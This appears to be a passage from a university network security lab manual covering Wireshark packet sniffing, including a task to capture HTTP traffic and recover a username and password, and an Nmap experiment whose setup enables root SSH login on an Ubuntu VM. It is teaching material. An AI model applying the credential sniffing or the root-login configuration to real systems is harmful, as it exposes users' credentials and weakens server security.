
Another interesting thing you can do is right-click a packet and select Follow TCPStream



You‘ll see the full conversation between the client and the server.




Close the window and you‘ll find a filter has been applied automatically — Wireshark is showing you the packets that make up the conversation.




Inspecting Packets

Click a packet to select it and you can dig down to view its details.



You can also create filters from here — just right-click one of the details and use the

Apply as Filter submenu to create a filter based on it.





Wireshark is an extremely powerful tool, and this tutorial is just scratching the surface of what you can do with it. Professionals use it to debug network protocol implementations, examine security problems and inspect network protocol internals.

Task: Packet sniffing in Primiscous Mode:

1a] Analyze an tcp port 80 webpages and crack the username and Password

Output:





2c] Packet sniffing of https packet:
Aim: To perform Packet Sniffing of https in Ubuntu.


Theory:

When HTTP is combined with an encryption protocol such as SSL/TLS, it is known as HTTPS. The use of HTTPS is important to enhance the security of data transfer and mostly in the case of transferring sensitive information such as bank details.

Nowadays, most of the websites use HTTPs protocol because it enhances the trust of users that their data is safe with the websites, and also prefer by the search engines.

Whenever a user goes online, he must have and need some degree of privacy, whether it is ISP, Government or, any other organization. So, even if there is no personal or crucial information is being transmitted, HTTPS is one way to ensure that the user's data remains as private as possible.

Output:



Conclusion:

Wireshark is used to analyse the packet transmission to and from the network in detail. Using this tool packet monitoring in real time can be done and if any vulnerability is identified then we can prevent it.

EXPERIMENT-9

STUDY OF NMAP TOOL IN WINDOWS AND UBUNTU

LO4: Explore tools like sniffers, port scanners and other related tools for analyzing packets in a network.
PO: PO1, PO2, PO5, PO6, PO9, PO10, PO12

1. Website Crawling and Analysing Using Nmap Tool and Wireshark

Aim: To crawl a website and analyse using Nmap Tool

Theory:

Nmap is a free and open source network discovery and security auditing utility that is widely used in the Linux users community as it is simple to use yet very powerful. Nmap works by sending data packets on a specific target (by IP) and by interpreting the incoming packets to determine what posts are open/closed, what services are running on the scanned system, whether firewalls or filters are set up and enabled, and finally what operation system is running. Those abilities are used for a wide variety of reasons and howtoforge.com is not encouraging nor suggesting the use of nmap for malicious purposes. NMAP stands for 'Network Mapper'. NMAP can be used to scan a network of hosts and services and audit security. Further detailed information can be gained to produce complete 'network map'. NMAP was originally written for Linux but can be operated on Windows, Solaris, HP-UX, BSD, AmigaOS and IRIX.


Website Crawling :

A) Open Wireshark for Packet Analysis

B) Install Apache

1. Open a Terminal windows
2. To install Apache, install the latest meta-package apache2 by running
    - sudo apt update
    - sudo apt install apache2

    After letting the command run, all required packages are installed and we can test it out by typing in our IP address for the web server.



If you see the page above, it means that Apache has been successfully installed on your server

Replacing the default website

1. In order to replace the default website we will need to have root access over SSH for file transfer.
   By default, SSH on Ubuntu configured in a way that disables the root user login, this was originally enabled as a security precaution which means that you cannot directly log in as the root user over SSH.
   To enable root login directly over SSH in Ubuntu we will need to reset the root password, configure SSH to allow root login and restart the SSH service.

   Open a terminal and type following command for reset/set root password.

```
sudo passwd root
```

Configure SSH config to permit root login
Edit /etc/ssh/sshd_config file with following command.

```
nano /etc/ssh/sshd_config
```

As you see, the PermitRootLogin is set to No. It means that the root login via SSH has been disabled.
So, to enable root login change the No to Yes. Find PermitRootLogin and delete No or without-password and type yes. When done it should look like:

```
PermitRootLogin yes
```

After edit the SSH config file, press Ctrl + x and press Enter button twice for save and exit.

Restart SSH service for loading new configuration on SSH_config file.


```
sudo service sshd restart
```


Login as root via putty.


2. Download and install WinSCP given in classroom drive folder (app to file transfer between a local and a remote [Linux] computer)
3. Download the website zip file and extract it to /var/www/html
4. Close any open browser and browse to the Linux VM IP address.


5. Did you get the Car Rental Website?
6. If you get the Website means you have done the website crawling.

Output:









2. Analysing Ports and Hosts in Windows Machine

